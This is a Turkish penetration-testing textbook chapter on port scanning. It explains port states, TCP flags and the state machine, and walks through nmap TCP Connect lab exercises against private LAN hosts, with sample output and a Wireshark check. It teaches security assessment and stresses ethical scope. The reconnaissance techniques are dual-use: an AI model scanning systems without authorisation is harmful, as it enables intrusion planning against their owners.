Aktif bilgi toplama, sızma testinin **teknik doğrulama** aşamasıdır. Pasif aşamada elde edilen tahminler burada test edilir ve somut verilere dönüştürülür ancak bu süreç; dikkat, planlama ve etik sorumluluk gerektirir.

Başarılı bir sızma testi uzmanı rastgele tarama yapmaz. Önce araştırır sonra planlar ve en sonunda kontrollü şekilde test eder. Amaç, sistemi zorlamak değil güvenlik seviyesini ölçmek ve güvenliğin geliştirilmesine katkı sağlamaktır. Unutulmamalıdır ki etik sızma testinin amacı sistemi çökertmek değil güvenlik açıklarını kontrollü şekilde tespit etmektir.


Bu süreçte dikkat edilecekler şunlardır:

- Test kapsamı dışına çıkılmamalıdır.
- Hizmet kesintisine yol açabilecek agresif taramalardan kaçınılmalıdır.
- Elde edilen veriler düzenli şekilde kayıt altına alınmalıdır.
- Her adım raporlanabilir ve açıklanabilir olmalıdır.

2.2. AĞ VE PORT TARAMA TEKNİKLERİ


Bilgisayar, büyük bir bina gibi düşünülebilir. Bu binanın tek bir adresi vardır (IP adresi) ancak içeride farklı odalar bulunur. İşte bu odalar **port** olarak adlandırılır. **Portlar**, bir sistem üzerinde çalışan hizmetlerin dış dünya ile iletişim kurduğu mantıksal kapılardır. Örneğin bir web sitesi hizmeti ile dosya aktarım hizmeti aynı IP adresini kullanabilir ancak farklı portlar üzerinden çalışır. Böylece aynı cihaz üzerinde birden fazla hizmet, düzenli şekilde yürütülebilir. Portlar fiziksel bir giriş değil yazılımsal iletişim noktalarıdır.

Port kavramı, TCP/IP iletişim modelinin **taşıma (transport)** katmanında yer alır. Bu katmanda verinin hangi uygulamaya teslim edileceği belirlenir. Başka bir deyişle IP adresi, verinin hangi cihaza gideceğini gösterirken port numarası, o cihaz üzerindeki hangi uygulamaya ulaşacağını belirler (Görsel 2.3).



Görsel 2.3: UDP paketi kaynak ve hedef port

Aynı bina içinde birden fazla mağaza nasıl düzenli şekilde faaliyet gösterebiliyorsa aynı sistem üzerindeki servisler, farklı portlar üzerinden çalışır (Görsel 2.4).



Görsel 2.4: TCP Paketi kaynak ve hedef port

Bir portun durumu, o port üzerinden bir hizmet sunulup sunulmadığını gösterir.

Port durumları şöyledir:

Açık (Open) Port	İlgili port üzerinde aktif olarak çalışan bir servis vardır ve gelen bağlantı isteğine yanıt verir. Örneğin bir web sunucusunun açık olması, dış kullanıcıların siteye erişebilmesini sağlar.
Kapalı (Closed) Port	Port kullanılmamaktadır ancak sistem, bağlantı isteğine yanıt vererek burada bir hizmet yok bilgisini iletir. Bu durum sistemin erişilebilir olduğunu fakat ilgili hizmetin çalışmadığını gösterir.
Filtrelenmiş (Filtered) Port	Güvenlik duvarı veya benzeri bir güvenlik mekanizması bağlantıyı engeller. Bu durumda sistemden net bir yanıt alınamaz. Dışarıdan bakıldığında portun açık mı kapalı mı olduğu kesin olarak anlaşılamayabilir.

Sayılan üç durumun doğru yorumlanması, ağ analizinin temelini oluşturur. Port tarama işlemi, bir sistemin dış dünyaya hangi hizmetleri sunduğunu anlamak için yapılır. Amaç, sistemi hedef almak veya zarar vermek değildir. Dışarıdan bakıldığında hangi hizmetlerin erişilebilir olduğunu anlamaya çalışmaktır. Örneğin bir kurum yalnızca web hizmeti verdiğini düşünürken yapılan tarama sonucunda beklenmeyen bir servisin daha açık olduğu görülebilir. Bu durum, yapılandırma hatasına veya unutulmuş bir servise işaret edebilir.

Tarama işlemi sayesinde şu üç husus netleşir:

- Gereksiz açık servisler tespit edilir.
- Güvenlik politikalarının doğru uygulanıp uygulanmadığı kontrol edilir.
- Sistem yüzeyinin ne kadar geniş olduğu anlaşılır.

Port tarama ve ağ analizi, sızma testinin **keşif aşamasında (reconnaissance)** yer alır. Bu aşama, testin temelini oluşturur. Çünkü bir sistemde hangi servis, sistem vb.nin çalıştığı bilinmeden güvenlik değerlendirmesi yapmak mümkün değildir.

Aktif bilgi toplama aşamasında tespit edilen port ve servisler, sürecin ilerleyen safhalarında yapılacak analizler için bir yol haritası niteliği taşır. Bu nedenle tarama işlemi gelişigüzel yapılmaz, belirli bir plan çerçevesinde ve sistemin çalışma düzenini bozmayacak şekilde uygulanır.

Sızma testinin temel amacı sistemi çökertmek veya hizmeti durdurmak değildir. Asıl hedef, mevcut güvenlik durumunu değerlendirmek ve iyileştirilmesi gereken noktaları ortaya koymaktır. Port tarama da bu sürecin başlangıç adımlarından biridir ve doğru şekilde değerlendirildiğinde sistemin dış dünyaya nasıl göründüğünü anlamaya yardımcı olur.

2.2.1. TCP Port Tarama Yöntemleri

TCP port tarama, bir sistem üzerinde bilgi toplanması gerektiğinde en yaygın kullanılan yöntemlerden biridir. Bunun temel nedeni, internet üzerindeki birçok hizmetin TCP protokolü üzerinden çalışmasıdır. Web sunucuları, uzaktan bağlantı servisleri, e-posta hizmetleri gibi pek çok servis TCP'yi kullanır. Bu nedenle bir sistemin dış dünyaya nasıl göründüğünü anlamak için öncelikle TCP portlarının incelenmesi gerekir.

TCP, bağlantı temelli bir protokoldür. Başka bir deyişle veri iletimi başlamadan önce iki sistem arasında bir iletişim süreci kurulur. Bu süreç sayesinde karşılıklı olarak bağlantı doğrulanır ve veri iletimi daha kontrollü bir şekilde gerçekleşir. Port tarama sırasında da bu bağlantı mantığından yararlanılır. Gönderilen isteğe hedef sistemin nasıl cevap verdiği kontrol edilerek portun durumu hakkında yorum yapılır.



TCP state machine; TCP protokolünün bir bağlantının **başlatma, sürdürme** ve **sonlandırma** sürecinde hangi aşamalardan geçtiğini tanımlayan mantıksal durum modelidir. TCP rastgele çalışmaz. Her bağlantı belirli durumlar (state) arasında geçiş yapar ve gelen-giden her paket bu durumlara göre değerlendirilir (Tablo 2.1).

Tablo 2.1: TCP Port Durumları

TCP Durumu	Teknik Açıklama	Sızma Testi Açısından Anlamı
CLOSED	Portta dinleyen servis yoktur. Bağlantı mevcut değildir. Başlangıç ve bitiş durumudur.	RST alınması portun büyük olasılıkla kapalı olduğunu gösterir (FIN/XMAS → closed).
LISTEN	Sunucu gelen bağlantı taleplerini (SYN) beklemektedir. Port açıktır.	SYN/ACK yanıtı alınması portun açık (LISTEN) olduğunu doğrular. Eğer hiçbir yanıt alınamıyorsa, port büyük olasılıkla bir güvenlik duvarı tarafından filtrelenmiştir (filtered). Yanıt alınamayan durumlarda portun gerçek durumu (açık/kapalı) kesin olarak belirlenemez.
SYN_SENT	İstemci SYN göndermiş ve SYN/ACK beklemektedir.	Aktif bağlantı kurulma sürecine müdahale tespitinde (IDS/IPS analizi) anlamlıdır.
SYN_RECEIVED	Sunucu SYN almış, SYN/ACK göndermiş ve son ACK'yi beklemektedir.	Half-open (yarım açık) bağlantı analizinde ve SYN flood testlerinde önemlidir.
ESTABLISHED	Bağlantı kurulmuştur, veri alışverişi devam etmektedir.	Aktif oturum manipülasyonu, session hijacking ve TCP injection testlerinde incelenir.
FIN_WAIT_1	Yerel sistem FIN göndermiş, karşı tarafın ACK'sini beklemektedir.	Bağlantı sonlandırma sürecinin ilk aşaması analiz edilir.
FIN_WAIT_2	Karşı taraftan ACK alınmış ancak karşı tarafın kendi kapatma paketini (FIN) göndermesi beklenmektedir.	Uzun süre FIN_WAIT_2'de kalan bağlantılar servis yapılandırma sorununa işaret edebilir.
CLOSE_WAIT	Karşı taraf FIN göndermiştir, yerel sistem bağlantıyı kapatmaya hazırlanır.	Uzun süre CLOSE_WAIT'te kalan bağlantılar uygulama katmanı zafiyetine işaret edebilir.
LAST_ACK	Yerel sistem FIN göndermiştir ve son ACK'yi beklemektedir.	Sunucu taraflı kapanış analizinde ve bağlantı sonlandırma testlerinde önemlidir.
TIME_WAIT	Bağlantı kapandıktan sonra belirli süre (2 × MSL) beklenir.	Yoğun TIME_WAIT birikimi → port exhaustion veya yüksek trafik göstergesi olabilir.

TCP başlığındaki bayraklar birer bitlik kontrol alanlarıdır ve kombinasyon hâlinde kullanılabilir. Normal TCP akışında belirli kombinasyonlar mantıklıdır ancak tarama teknikleri, bu mantık dışı kombinasyonları kullanarak hedef sistemin TCP davranışını analiz eder (Tablo 2.2).

Tablo 2.2: TCP Bayrağı Teknik Görevleri


TCP Bayrağı	Açılımı	Teknik Görevi
SYN	Synchronize	Bağlantı başlatmak ve sıra numaralarını senkronize etmek için kullanılır. Three-way handshakein ilk adımıdır.
ACK	Acknowledge	Alınan veriyi onaylamak için kullanılır. ACK bitinin set olması, acknowledgement numarasının geçerli olduğunu gösterir.
FIN	Finish	Aktif TCP bağlantısını kontrollü şekilde sonlandırmak için kullanılır.
RST	Reset	Bağlantıyı aniden sonlandırır veya geçersiz segmentlere cevap olarak gönderilir.
PSH	Push	Verinin uygulama katmanına bekletilmeden iletilmesini ister.
URG	Urgent	Acil veri bulunduğunu belirtir. Urgent Pointer alanı geçerli olur.
ECE	ECN-Echo	Explicit Congestion Notification mekanizmasının parçasıdır. Ağ tıkanıklığını bildirir.
CWR	Congestion Window Reduced	Gönderici tarafın congestion windowu azalttığını bildirir.

TCP başlığındaki bayraklar 8 bitlik bir alanda tutulur ve bu bitlerin kombinasyonlarına göre bayrak tipi anlaşılır (Tablo 2.3).

Tablo 2.3: TCP Bayrağı Bit Değerleri

Bit	Değer	Flag
0	1	FIN
1	2	SYN
2	4	RST
3	8	PSH
4	16	ACK
5	32	URG
6	64	ECE
7	128	CWR

TCP paket yapısı içerisinde yer alan flag (bayrak) alanı, paketin taşıdığı kontrol bayrağının türünü belirler. Görsel 2.5'te yer alan **FLAGS: 0b00000010** değeri, bu pakette TCP SYN bayrağının aktif olduğunu ve bağlantı başlatma amacıyla gönderildiğini gösterir.




Görsel 2.5: TCP bayrak alanı

2.2.1.1. TCP Connect Tarama

TCP Connect tarama, en temel TCP tarama yöntemidir. TCP Connect taramada bağlantı, TCP'nin üçlü el sıkışma (three-way handshake) süreci (SYN-SYN/ACK-ACK) tamamlanarak kurulur. TCP bağlantı süreci tamamen gerçekleşerek tamamlanır. Tarama aracı, hedef IP adresindeki belirlenen porta bir SYN (bağlantı başlatma) paketi gönderir.

TCP iletişiminin ilk adımı şöyledir:

- Eğer bağlantı başarıyla kurulursa veya teknik olarak **SYN/ACK** cevabı gelirse **port açık** kabul edilir (Görsel 2.6).
- Eğer sistem bağlantıyı reddeder ve **RST** yanıtı verirse **port kapalıdır**.
- Eğer gönderilen isteğe karşılık hiçbir yanıt alınmazsa bağlantı bir güvenlik duvarı veya ağ filtresi tarafından engellenmiş olabilir. Bu durumda port **filtrelenmiş** olarak değerlendirilir.



Görsel 2.6: SYN-ACK bayrak cevap değeri

RST (Reset), sistemin gelen bağlantıyı kabul etmediğini gösterir. Başka bir ifadeyle sistem, **bu portta aktif bir hizmet yok** veya **bu bağlantı geçerli değil** mesajı verir. Örneğin kapalı bir porta bağlantı isteği gönderildiğinde çoğu sistem RST yanıtı verir. Bu yanıt aslında bir bilgidir. Çünkü sistemin aktif olduğunu fakat ilgili portta servis çalışmadığını gösterir. Bu tür cevaplar, **bir evin kapısı çalındığında içeriden birinin kimse yok diye bağırması** gibidir. Hiç yanıt gelmiyorsa (timeout-filtrelenmiş) ya hedef makine kapalı ya da arada bir güvenlik duvarı, paketi yok etti anlamına gelir.

Bağlantı başarıyla kurulmuşsa tarama aracı, oturumu hemen sonlandırır. Amaç, veri alışverişi yapmak değil sadece portun durumunu tespit etmektir.

Yöntem oldukça nettir ve yorumlaması kolaydır ancak tam bağlantı kurulduğu için hedef sistemde log kaydı oluşturma ihtimali yüksektir. Bu nedenle güvenlik sistemleri tarafından tespit edilebilen görünür (gürültülü) bir tarama türü olarak değerlendirilir.

1. Uygulama

Bir sızma testi sürecinde hedef sistem üzerinde çalışan servisleri ve port durumlarını tespit etmek amacıyla **Nmap** aracını kullanarak **TCP Connect (-sT) tarama** yöntemi ile port taraması gerçekleştiriniz. Belirli portları test ederek portların açık, kapalı veya filtrelenmiş durumda olup olmadığını belirleyiniz ve elde edilen sonuçları değerlendiriniz.

1. Adım: Yerel ağda bulunan **192.168.1.27** ve **192.168.1.191** IP adresli sistemler üzerinde 80 ve 443 numaralı portların durumunu Nmap kullanarak test ediniz ve **nmap -sT -p 80 192.168.1.27** komutunu örnek alarak **tek bir port** üzerinde **TCP Connect taraması** gerçekleştiriniz ve elde edilen çıktıları değerlendiriniz (Görsel 2.7).

```
┌──(root㉿kali)-[~]
└─# nmap -sT -p 80 192.168.1.27
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-16 13:42 EDT
Nmap scan report for 192.168.1.27
Host is up (0.00044s latency).

PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: F8:89:D2:A9:13:95 (Cloud Network Technology Singapore PTE.)

Nmap done: 1 IP address (1 host up) scanned in 0.88 seconds

┌──(root㉿kali)-[~]
└─# nmap -sT -p 80 192.168.1.191
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-16 13:48 EDT
Nmap scan report for unknownd8c0a6632c19.home (192.168.1.191)
Host is up (0.39s latency).

PORT   STATE  SERVICE
80/tcp closed http
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds

┌──(root㉿kali)-[~]
└─# nmap -sT -p 443 192.168.1.191
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-16 13:49 EDT
Nmap scan report for unknownd8c0a6632c19.home (192.168.1.191)
Host is up (0.46s latency).

PORT    STATE SERVICE
443/tcp open  https
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)

Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds

┌──(root㉿kali)-[~]
└─#
```

Görsel 2.7: Tarama sonuçları

2. Adım: Birinci adımda gerçekleştirilen TCP Connect port taraması sonucunda elde edilen çıktılar incelenerek port durumları aşağıdaki gibi değerlendirilmiştir, kontrol ediniz.

DEĞERLENDİRME: **192.168.1.27** IP adresli sistem üzerinde yapılan tarama sonucunda **80** numaralı portun filtered durumda olduğu görülmektedir. Bu durum hedef sistemin bağlantı isteğine doğrudan yanıt vermediğini göstermektedir. Genellikle bu tür durumlarda arada bulunan bir güvenlik duvarı veya benzeri bir güvenlik mekanizması paketi engeller. Bu nedenle portun açık mı kapalı mı olduğu kesin olarak belirlenememektedir.

192.168.1.191 IP adresli sistem üzerinde gerçekleştirilen taramada ise **80** numaralı portun **closed** durumda olduğu tespit edilmiştir. Bu durum sistemin bağlantı isteğine RST yanıtı verdiğini ve ilgili port üzerinde aktif bir servis bulunmadığını göstermektedir. Aynı sistem üzerinde yapılan başka bir taramada **443** numaralı portun **open** durumda olduğu görülmektedir. Bu durumda TCP üçlü el sıkışma işlemi başarıyla tamamlanmış ve ilgili port üzerinde aktif bir servis çalıştığı anlaşılmıştır. Bu port genellikle HTTPS servisleri tarafından kullanılmaktadır. Bu değerlendirme sonucunda hedef sistemlerin ağ üzerinde taraması yapılan portların erişilebilir olduğu hakkında bilgi edinilmiş olur.

3. Adım: Yerel ağda bulunan **192.168.1.27** ve **192.168.1.191** IP adresli sistemler üzerinde **21** numaralı portun durumunu **Nmap** kullanarak test ediniz (Görsel 2.8).

```
┌──(root㉿kali)-[~]
└─# nmap -sT -p 21 192.168.1.191
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-16 13:52 EDT
Nmap scan report for unknownd8c0a6632c19.home (192.168.1.191)
Host is up (0.43s latency).

PORT   STATE  SERVICE
21/tcp closed ftp
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds

┌──(root㉿kali)-[~]
└─# nmap -sT -p 21 192.168.1.27
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-16 13:52 EDT
Nmap scan report for 192.168.1.27
Host is up (0.00051s latency).

PORT   STATE    SERVICE
21/tcp filtered ftp
MAC Address: F8:89:D2:A9:13:95 (Cloud Network Technology Singapore PTE.)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

┌──(root㉿kali)-[~]
└─#
```

Görsel 2.8: 21 No.lu portun tarama sonuçları

4. Adım: Yerel ağda bulunan **192.168.1.27** ve **192.168.1.191** IP adresli sistemler üzerinde iyi bilinen portların durumunu inceleyiniz. Bunun için **nmap -sT** komutunu kullanarak TCP Connect taraması gerçekleştiriniz ve tarama sonuçlarını değerlendiriniz (Görsel 2.9).

```
┌──(root㉿kali)-[~]
└─# nmap -sT  192.168.1.27
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-16 13:54 EDT
Nmap scan report for 192.168.1.27
Host is up (0.0028s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
5357/tcp open  wsdapi
8443/tcp open  https-alt
MAC Address: F8:89:D2:A9:13:95 (Cloud Network Technology Singapore PTE.)

Nmap done: 1 IP address (1 host up) scanned in 5.06 seconds


┌──(root㉿kali)-[~]
└─# nmap -sT  21 192.168.1.191
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-16 13:54 EDT
Nmap scan report for unknownd8c0a6632c19.home (192.168.1.191)
Host is up (0.013s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
443/tcp open  https
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)

Nmap done: 2 IP addresses (1 host up) scanned in 3.84 seconds

┌──(root㉿kali)-[~]
└─#
```

Görsel 2.9: İyi bilinen portların tarama sonuçları

5. Adım: Yerel ağda bulunan **192.168.1.27** IP adresli sistem üzerinde tüm portların durumunu TCP Connect taraması ile tespit ediniz. Bunun için **nmap -sT -p- 192.168.1.27** komutunu kullanarak tüm **65535** portu tarayınız ve elde edilen sonuçları değerlendiriniz (Görsel 2.10).




Görsel 2.10: Bütün portların tarama sonuçları

2. Uygulama

Yerel ağda bulunan **192.168.1.27** IP adresli sistem üzerinde **22 numaralı portun** durumunu tespit etmek amacıyla **Nmap aracı kullanılarak TCP Connect (-sT) tarama yöntemi ile** port taraması gerçekleştiriniz. Tarama işlemini gerçekleştirirken ağ trafiğini **Wireshark** aracılığıyla izleyiniz ve elde edilen paketleri inceleyerek gerçekleştirilen taramanın **TCP Connect tarama yöntemi** olduğunu kanıtlayınız. Tarama sonucunda portun durumunu (open, closed veya filtered) belirleyiniz ve elde edilen sonuçları değerlendiriniz.

1. Adım: Yerel ağda bulunan **192.168.1.27** IP adresli sistem üzerinde **22** numaralı portun durumunu Nmap kullanarak test ediniz ve **nmap -sT -p 22 192.168.1.27** komutunu kullanarak **tek bir port** üzerinde **TCP Connect taraması** gerçekleştiriniz ve elde edilen çıktıları değerlendiriniz (Görsel 2.11).




Görsel 2.11: 22 No.lu portun tarama sonucu

2. Adım: Birinci adımda gerçekleştirilen **TCP Connect port taraması** sırasında ağ trafiğini **Wireshark** aracı ile izleyiniz, elde edilen paketleri analiz ediniz ve yapılan inceleme sonucunda hedef sistem ile tarama yapan makine arasında gerçekleşen **TCP paket akışını** filtreleme kısmına **tcp.port ==22** yazarak bağlantı sürecini değerlendiriniz.

3. Adım: Değerlendirmenizi aşağıda yapılan tespit ile karşılaştırınız.

DEĞERLENDİRME: 192.168.1.27 IP adresli sistem üzerinde gerçekleştirilen tarama sırasında Wireshark çıktılarında sırasıyla **SYN, SYN/ACK ve ACK** paketlerinin gönderildiği görülmüştür. Bu durum TCP iletişiminde kullanılan **üçlü el sıkışma** sürecinin tamamlandığını göstermektedir. Bağlantı kurulduktan sonra tarama aracı tarafından **RST** paketi gönderilerek oturum sonlandırılmıştır. Elde edilen bu paket akışı, gerçekleştirilen taramanın **TCP Connect (-sT) tarama yöntemi** olduğunu açık şekilde göstermektedir. Bu yöntem ile hedef sistemdeki ilgili port üzerinde TCP bağlantısı tamamen kurulmakta ve portun durumu bu bağlantı sonucuna göre belirlenmektedir (Görsel 2.12).



Görsel 2.12: TCP Conenct bağlantısı paket incelemesi

2.2.1.2. TCP SYN (Yarı Açık) Tarama

TCP SYN tarama, bağlantıyı başlatır ancak tamamen kurmaz. Hedef sisteme bir bağlantı isteği gönderilir fakat üçlü el sıkışma süreci tamamlanmadan işlem sonlandırılır. Bu nedenle yöntem, **yarı açık (half-open) tarama** olarak adlandırılır. Tarama aracı hedef IP adresindeki belirlenen porta bir **SYN** paketi gönderir.

TCP iletişiminde yaşanan gelişmeler şöyledir:

- Sistem, **SYN/ACK** yanıtı verirse portun açık olduğu anlaşılır ancak bağlantı tamamlanmaz. Tarama aracı genellikle **RST** göndererek oturumu sonlandırır.
- Sistem doğrudan **RST** yanıtı verirse port kapalıdır.
- Hiçbir yanıt alınmazsa paket, bir güvenlik duvarı tarafından filtrelenmiş olabilir veya hedef sistem erişilemez durumdadır. Bu durumda port filtrelenmiş olarak kabul edilir.

